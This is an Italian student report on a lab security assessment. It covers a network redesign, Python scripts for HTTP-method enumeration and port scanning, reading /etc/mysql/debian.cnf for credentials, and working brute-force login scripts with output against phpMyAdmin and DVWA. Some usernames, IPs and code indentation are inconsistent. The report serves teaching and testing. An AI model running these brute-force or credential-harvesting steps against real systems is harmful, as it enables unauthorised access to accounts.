

BUILD WEEK - “PROGETTO SICUREZZA”

Use Case reale Theta Company



Il progetto della Build Week si basa su una **valutazione di sicurezza delle infrastrutture critiche** per conto della compagnia Theta. Il CISO (Chief Information Security Officer) di Theta ci richiede di proporre un **modello di rete**, con un design nuovo, in cui vengano inclusi eventuali dispositivi di protezione e in seguito di **effettuare dei test per valutare la solidità della sicurezza**.

La parte core dell'infrastruttura è rappresentata da un **Web Server dedicato ai servizi online** accessibili al pubblico, e da un **Application Server interno per la gestione di un e-commerce**, accessibile solo dai dipendenti dell'azienda.

Nello specifico i nostri test comprenderanno per quanto riguarda il Web Server lo scan dei servizi attivi sulla macchina e la rilevazione di metodi HTTP; anche per l'Application Server andremo a fare una rilevazione dei metodi HTTP abilitati ed in più effettueremo una valutazione della robustezza della pagina di login ad attacchi di tipo brute force.

Ovviamente per non arrecare danni alla compagnia andremo a simulare il tutto in ambiente di laboratorio protetto appositamente costruito da noi.

Possiamo quindi suddividere il nostro processo di valutazione in 6 step:

1. **Design di rete**
2. **Enumerazione metodi HTTP**
3. **Valutazione servizi attivi**
4. **Attacco brute force login 1**
5. **Attacco brute force login 2**
6. **Conclusioni e Valutazioni finali**

STEP 1 - DESIGN DI RETE

Un **buon design di rete** sappiamo deve necessariamente essere ideato tenendo in considerazione un modello basato sul lavoro in **sinergia di network segmentation, firewall** e altri sistemi di sicurezza quali **IDS/IPS**.

La **segmentazione della rete** serve per evitare che **sistemi delicati** possano essere colpiti da attacchi che derivano da aree di rete più esposte e di conseguenza più vulnerabili.

I **firewall** si occupano di monitorare il traffico sia in entrata che in uscita dalla rete.

Gli **Intrusion Detection System (IDS)** e gli **Intrusion Prevention System (IPS)** sono anch'essi strumenti di sicurezza utilizzati per proteggere una rete aziendale dagli attacchi informatici.

L'IDS è più adatto per il **monitoraggio del traffico di rete e la rilevazione delle intrusioni**, mentre l'IPS è preferibile quando si desidera una **protezione proattiva che blocchi immediatamente il traffico dannoso o intrusivo**.


Questi vengono **posizionati in punti strategici** della rete aziendale come:

- ingresso della rete** per massimizzare la copertura
- segmenti di rete critici** tipo la DMZ che ospita server sensibili
- nella rete interna** per la protezione di dati aziendali importanti

All'ingresso di una rete aziendale, è **preferibile utilizzare un IPS** in quanto l'obiettivo principale di un IPS è **prevenire le intrusioni** e gli attacchi alla rete impedendo l'accesso indesiderato o attività dannose **prima che raggiungano la rete interna**.

Anche nella DMZ è **preferibile utilizzare un IPS** in quanto essendo quest'ultima una zona critica in cui si trovano i servizi esposti all'esterno, è **fondamentale monitorare attivamente** il traffico di rete in ingresso e **bloccare immediatamente attività sospette** in modo da ridurre al minimo i tempi di intervento e prevenire attacchi prima che possano **compromettere i servizi esposti**.

Nella rete interna di un'azienda è **consigliabile utilizzare invece un IDS** in quanto permette di ottenere una panoramica completa del traffico interno e di **identificare potenziali minacce senza interferire però con il normale flusso di dati** a differenza degli IPS che avrebbero potuto erroneamente identificare dei pacchetti come dannosi, rischiando di generare falsi positivi, rimuovendoli, e causare interruzioni del normale svolgimento del lavoro aziendale.



Abbiamo quindi messo a punto un nuovo design che prevede la suddivisione della rete aziendale in **rete interna**, **DMZ** e **rete esterna**.

La rete interna ospita l'**Application Server** che la compagnia utilizza per la gestione dell'e-commerce ed è accessibile esclusivamente ai dipendenti.

La DMZ (demilitarized zone) è una zona intermedia tra la rete interna e la rete esterna accessibile al pubblico per i servizi online è quella in cui si trovano i **Web Server**.

Il **nuovo design** di rete prevede l'**installazione di un IPS all'ingresso della rete**, poi di un **primo router esterno** al quale si è pensato di far seguire l'installazione di un **firewall** denominato **firewall esterno** che è un **dispositivo autonomo** dotato anche di parte hardware e che non trovandosi direttamente sulla rete risulta **difficilmente manipolabile**. In particolare si tratta di un **Next Generation Firewall (NGF)** ovvero un tipo di firewall che ha capacità di ispezione fino al livello 7 del modello ISO/OSI ed aggiunge una funzionalità essenziale ovvero quella di poter poi **installare un IDS**.

Il **segmento DMZ** nasce proprio da questo firewall.

Per il segmento "**rete interna**" abbiamo previsto l'utilizzo di un router subito seguito da un altro firewall, anch'esso abbinato ad un IDS.

A questo firewall sono inoltre collegati due router dai quali nascono la rete dedicata **esclusivamente all'amministratore aziendale** e quella dedicata alle varie sezioni dei dipendenti.

Oltre ai due router al firewall interno colleghiamo anche uno switch per l'Application Server.

STEP 2 - ENUMERAZIONE METODI HTTP - Codice 1

Il secondo step del processo di valutazione si basa **sull'enumerazione dei metodi HTTP attivi** sulla porta 80 sia sul server Web, sia sull'Application server.

Tutto l'ambiente è stato simulato tramite l'utilizzo di Metasploit.


L'obiettivo di questo step è quindi quello di **individuare eventuali metodi HTTP di troppo attivi** sui server e nel caso disattivarli.

Avere tanti metodi HTTP abilitati significa incorrere in **inutili rischi di sicurezza**, pertanto è buona pratica utilizzare soltanto quelli strettamente utili al funzionamento dell'applicativo.

Procediamo quindi alla **realizzazione di uno apposito script** in linguaggio Python che ci viene in aiuto in questo compito.

Di seguito viene riportato uno screen dove sulla sinistra è presente il codice e sulla destra il risultato della scansione.

Si può notare la differenza tra i metodi HTTP abilitati sul Web server che sono assai maggiori rispetto a quelli abilitati nell' Application server che corrisponde alla pagina di login.



The screenshot shows a Kali Linux desktop environment. On the left, a text editor (Mousepad) displays a Python script named `metodihttp.py`. The script imports the `requests` module and defines a function `enumerare_metodi_http(target_url)` that tests a list of HTTP methods (GET, POST, PUT, DELETE, HEAD, OPTIONS, TRACE, PATCH) against a target URL. It prints the status of each method based on the HTTP response status code. On the right, a terminal window shows the execution of the script. The first run targets `http://192.168.50.101` and lists all methods as enabled. The second run targets `http://192.168.50.101/phpMyAdmin/` and shows that only `OPTIONS` and `TRACE` are enabled.

```
1 import requests
2
3 def enumerare_metodi_http(target_url):
4     metodi_http = ["GET", "POST", "PUT", "DELETE", "HEAD", "OPTIONS", "TRACE", "PATCH"]
5
6     for metodo in metodi_http:
7         try:
8             url = f"{target_url}:{80 if 'http://' in target_url else ''}"
9             risposta = requests.request(metodo, url)
10            if risposta.status_code < 400:
11                print(f"Il metodo {metodo} è abilitato")
12            except requests.exceptions.RequestException as e:
13                print(f"Si è verificato un errore durante il test del metodo {metodo}: {e}")
14
15
16 target_url = input ("Inserisci l'url target: ")
17 enumerare_metodi_http(target_url)
18
```

```
(kali@kali)-[~/Desktop]
$ python metodihttp.py
Inserisci l'url target: http://192.168.50.101
Il metodo GET è abilitato
Il metodo POST è abilitato
Il metodo PUT è abilitato
Il metodo DELETE è abilitato
Il metodo HEAD è abilitato
Il metodo OPTIONS è abilitato
Il metodo TRACE è abilitato
Il metodo PATCH è abilitato

(kali@kali)-[~/Desktop]
$ python metodihttp.py
Inserisci l'url target: http://192.168.50.101/phpMyAdmin/
Il metodo OPTIONS è abilitato
Il metodo TRACE è abilitato

(kali@kali)-[~/Desktop]
$
```

Una nota da considerare all'interno del codice è l'espressione **`if risposta.status_code < 400`** la quale controlla appunto che lo status code della risposta HTTP ricevuta sia inferiore a 400 e di conseguenza significa che la **richiesta ha avuto successo o è stata reindirizzata correttamente**.

All'interno del **ciclo `for`**, se il codice di stato della risposta è inferiore a 400, viene stampato il messaggio "Il metodo [nome del metodo] è abilitato", indicando che quel particolare metodo HTTP **è abilitato per l'URL di destinazione**.

Questa condizione viene utilizzata **per filtrare e visualizzare solo i metodi HTTP che sono stati gestiti correttamente** senza errori o problemi di risposta dal server.


STEP 2 - ENUMERAZIONE METODI HTTP - Codice 2

Abbiamo poi **ripetuto il procedimento** con un altro codice per incrociare i risultati ottenuti.

Di seguito viene riportato uno screen dove sulla sinistra è presente il nuovo codice utilizzato e sulla destra il risultato della scansione.

Il codice in questo caso utilizza il **modulo http.client** per inviare una richiesta HTTP di tipo **OPTIONS** al sistema target specificato e ottenere i metodi HTTP abilitati per quella risorsa.

Si può notare come in questo caso dopo aver effettuato la scansione non ci venga fornita una lista di tutti i metodi, bensì ci venga riportato solamente il **codice di stato 200** che nel linguaggio HTTP significa che tutti i dati richiesti sono stati identificati sul server web e trasmessi al client senza problemi.



The screenshot displays two side-by-side windows from a Kali Linux desktop. The left window is a code editor showing a Python script named `metodi_http.py`. The script imports `http.client` and prompts the user for a target host and port. It then uses `http.client.HTTPConnection` to send an `OPTIONS` request and prints the status code of the response. The right window is a terminal showing the execution of the script. The user enters the host `192.168.50.101` and the port `80`. The script outputs: `I metodi abilitati sono: 200`.

```
1 import http.client
2
3 host = input ("Inserire l'host/IP del sistema target: ")
4 port = input ("Inserire la porta del sistema target: ")
5
6 try:
7     connection = http.client.HTTPConnection(host, port)
8     connection.request("OPTIONS", "/")
9     response = connection.getresponse()
10    print("I metodi abilitati sono: ", response.status)
11    connection.close()
12 except ConnectionRefusedError:
13    print ("CONNESSIONE FALLITA")
14
```

```
(kali@kali)-[~/Desktop]
$ python metodi_http.py
Inserire l'host/IP del sistema target: 192.168.50.101
Inserire la porta del sistema target: 80
I metodi abilitati sono: 200
```

In generale, entrambi i codici svolgono una **funzione simile**, che è quella di verificare i metodi HTTP abilitati per un determinato sistema target ma utilizzano approcci leggermente diversi che sono rispettivamente i **moduli** in quanto uno utilizza **requests** e uno **http.client**, poi il **tipo di richiesta** in quanto nel primo veniva fatta una **lista di metodi** mentre nel secondo utilizziamo solo **Options** che restituirà i metodi **HTTP abilitati** per la risorsa specificata ed infine il **metodo di gestione della connessione** in quanto nel nuovo codice, la connessione viene gestita utilizzando il **metodo http.client.HTTPConnection**.

STEP 3 - VALUTAZIONE DEI SERVIZI ATTIVI

Il **terzo step** del processo di valutazione consiste invece nell'effettuare una **scansione delle porte** per verificare quali siano effettivamente **aperte** cioè che possono inviare e ricevere dati e quali processi siano eventualmente **attivi su di esse**.

Nel caso si volessero avere più dettagli si potrebbe anche inviare dati ad una specifica porta per analizzare la risposta e valutare la vulnerabilità.


L'obiettivo di questo step è quindi l'**individuazione di eventuali porte aperte indesiderate** che possono rappresentare falle nella sicurezza.

Procediamo quindi alla **creazione di un altro script**, sempre tramite il linguaggio Python, dedicato appunto all'attività di **port-scanning**.

Nello specifico lo script creato ci porterà ad effettuare una **scansione di tipo verticale**, ovvero dato un indirizzo IP come input si andrà a fare la scansione di tutte le *porte well-knowns* dalla n. 0 alla n.1023.

In questo codice andiamo ad utilizzare un **Socket** ovvero un sistema che permetterà di scambiare dati tra un host sorgente e un destinatario in questo caso rappresentati dalla nostra macchina e dal server simulato.

Di seguito viene riportato uno screen dove sulla sinistra è presente il codice e sulla destra il risultato della scansione, dove si può notare una **lista delle porte aperte trovate con annesso servizio attivo**.




```
File Edit Search View Document Help
Warning
1 import socket
2
3 target = input("Inserisci l'IP per la scansione: ")
4 portrange = input("Inserisci il range delle porte per la scansione: ")
5
6 lowport = int(portrange.split('-')[0])
7 highport = int(portrange.split('-')[1])
8
9 print('Scansione', target, 'dalla porta', lowport, 'alla porta', highport)
10
11 for port in range(lowport, highport):
12     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13     status = s.connect_ex((target, port))
14     if status == 0:
15         service = socket.getservbyport(port)
16         print('Porta', port, 'aperta - Servizio:', service)
17     s.close()
18
```

```
(kali@kali)-[~/Desktop]
$ python portscanner_completo.py
Inserisci l'IP per la scansione: 192.168.50.101
Inserisci il range delle porte per la scansione: 0-1023
Scansione 192.168.50.101 dalla porta 0 alla porta 1023
Porta 21 aperta - Servizio: ftp
Porta 22 aperta - Servizio: ssh
Porta 23 aperta - Servizio: telnet
Porta 25 aperta - Servizio: smtp
Porta 53 aperta - Servizio: domain
Porta 80 aperta - Servizio: http
Porta 111 aperta - Servizio: sunrpc
Porta 139 aperta - Servizio: netbios-ssn
Porta 445 aperta - Servizio: microsoft-ds
Porta 512 aperta - Servizio: exec
Porta 513 aperta - Servizio: login
Porta 514 aperta - Servizio: shell
(kali@kali)-[~/Desktop]
$
```

Setting spazio di lavoro pre step 4

Per poter passare agli step successivi abbiamo dovuto effettuare alcune operazioni sulla macchina Metasploit in quanto ci occorreva conoscere il login dell'area "phpMyAdmin".

Dopo diversi tentativi siamo riusciti ad accedere al file di configurazione che si trovava all'interno del percorso `/etc/mysql/debian.conf` dove come da screen si può notare vengono indicati username e password.



```
GNU nano 2.0.7 File: /etc/mysql/debian.cnf

# Automatically generated for Debian scripts. DO NOT TOUCH!
[client]
host      = localhost
user      = debian-sys-maint
password  =
socket    = /var/run/mysqld/mysqld.sock
[mysql_upgrade]
user      = debian-sys-maint
password  =
socket    = /var/run/mysqld/mysqld.sock
basedir   = /usr
```


STEP 4 - ATTACCO BRUTE FORCE 1

Dopo aver terminato la fase di scansione ed aver preparato lo spazio di lavoro, il **quarto step** del processo di valutazione ci porta ad effettuare un attacco vero e proprio simulando un **brute force login** ovvero un attacco che mira a **trovare la combinazione di nome utente e password** di una determinata pagina di login.

L'attacco avrà come bersaglio la pagina <http://192.168.50.101/phpMyAdmin/>.

Anche in questo caso procediamo con la **realizzazione di uno script per il brute force** sempre attraverso il linguaggio Python.

Di seguito viene riportato uno screen dove sulla sinistra è presente il codice utilizzato per il test e sulla destra il risultato dell' attacco brute force, il quale ci mostra che **il nome utente e la password utilizzati sono: Nome Utente: "debian-sys-main" e Password ""**, esattamente quelli che avevamo avuto in fase di preparazione.



```
File Actions Edit View Help
GNU nano 7.2          Damn_Admin03.py
import requests

# Richiesta dei nomi dei file degli username e della password
username_file = input("Inserisci il nome del file degli username: ")
password_file = input("Inserisci il nome del file delle password: ")

try:
    with open(username_file, 'r') as usernames, open(password_file, 'r') as passwords:
        # Iterazione sugli username
        for username in usernames:
            username = username.rstrip() # Rimuove eventuali spazi bianchi alla fine

            # Riavvolgimento del file delle password all'inizio
            passwords.seek(0)

            # Iterazione sulle password
            for password in passwords:
                password = password.rstrip() # Rimuove eventuali spazi bianchi alla fine

                # URL di destinazione
                url = 'http://192.168.32.105/phpMyAdmin/'

                # Dati da inviare con la richiesta POST
                payload = {'pma_username': username, 'pma_password': password, 'input_go': 'Go'}

                try:
                    # Effettua la richiesta POST
                    response = requests.post(url, data=payload)

                    # Stampa l'username e la password attuali
                    print(f"Username: {username}, Password: {password}", end=" ")

                    # Verifica la risposta del server
                    if response.status_code == 200:
                        if 'Access denied' in response.text:
                            print("- Failed")
                        else:
                            print("\nSuccesso!")
                            exit()
                    else:
                        print('Errore:', response.status_code)
                except requests.exceptions.RequestException as e:
                    print('Errore nella richiesta:', e)
            except FileNotFoundError:
                print("File non trovato. Assicurati che i nomi dei file siano corretti.")
```

```
(kali@kali)-[~]
└─$ cd /home/kali/Desktop/python_prog
└─$ python3 Damn_Admin03.py
Inserisci il nome del file degli username: username_php.lst
Inserisci il nome del file delle password: password_php.lst
Username: user, Password: - Failed
Username: admin, Password: - Failed
Username: root, Password: - Failed
Username: user, Password: - Failed
Username: debian-sys-main, Password:
Successo!
```



STEP 5 - ATTACCO BRUTE FORCE 2 (DVWA login page)

Come **ultimo step** abbiamo effettuato un altro **attacco brute force**, ma utilizzando questa volta come **bersaglio la DVWA** che è una web application creata appositamente per testare gli attacchi la quale presenta **diversi gradi di protezione**, selezionabili dell'utente, che vanno da "Basso" dove non esiste alcun tipo di controllo di sicurezza a "Impossibile", dove come si deduce dal nome, non è presente alcun tipo di vulnerabilità.

In questo caso abbiamo utilizzato il codice per brute force realizzato in precedenza apportando alcune modifiche per meglio adattarlo a questa casistica, in quanto erano richiesti dei **cambiamenti a livello di sintassi** all'interno del payload, ovvero quella parte di codice che identifica nel codice sorgente delle pagine web determinati riferimenti che utilizziamo per l'attacco.

Di seguito viene riportato uno screen dove sulla sinistra è presente il codice utilizzato per il test sulla pagina di login principale e sulla destra il risultato dell' attacco brute force.

Il nome utente e la password utilizzati sono: Nome Utente: "user" e Password "password"



```
File Actions Edit View Help
GNU nano 7.2
import requests

# URL to attack
url = "http://192.168.32.105/dvwa/login.php"

# Get users
user_file = input("Enter the path to the file containing usernames: ")
with open(user_file, "r") as fd:
    users = fd.readlines()

# Get passwords
password_file = input("Enter the path to the file containing passwords: ")
with open(password_file, "r") as fd:
    passwords = fd.readlines()

# Changes to True when user/pass found
done = False

print("Attacking " + url + "\n")

for user in users:
    user = user.rstrip()
    for password in passwords:
        if not done:
            password = password.rstrip()
            payload = {
                "username": user,
                "password": password,
                "Login": "Login"
            }

            response = requests.post(url, data=payload)

            # Check if login is successful
            if response.url.endswith("index.php"):
                print("Success!\nUser: " + user + "\nPassword: " + password)
                done = True
                break
            else:
                print("Failed: " + user + " - " + password)

(kali@kali)~$ cd /home/kali/Desktop/python_prog
(kali@kali)~/Desktop/python_prog$ python3 Brutto_01.py
Enter the path to the file containing usernames: username.lst
Enter the path to the file containing passwords: password.lst
Attacking http://192.168.32.105/dvwa/login.php

Failed: admin - ciao
Failed: admin - admin
Failed: admin - 123456
Failed: admin - aaaaaaaaaa
Failed: admin - forzajuve
Failed: admin - kali
Failed: admin - root
Success!
User: admin
Password: password
(kali@kali)~/Desktop/python_prog$
```


STEP 5 - ATTACCO BRUTE FORCE 2 (DVWA - brute force page)

Come detto in precedenza DVWA consente all'utente di aumentare il livello di difficoltà per il test introducendo per ogni livello delle protezioni in più.

Livelli di difficoltà:

- Il livello di difficoltà basso non presenta alcun tipo di protezione.
- Il livello di difficoltà “**medio**” aggiunge un **time delay** per ogni tentativo effettuato e per questo il processo di ciclo delle coppie nome utente e password sarà più lento.
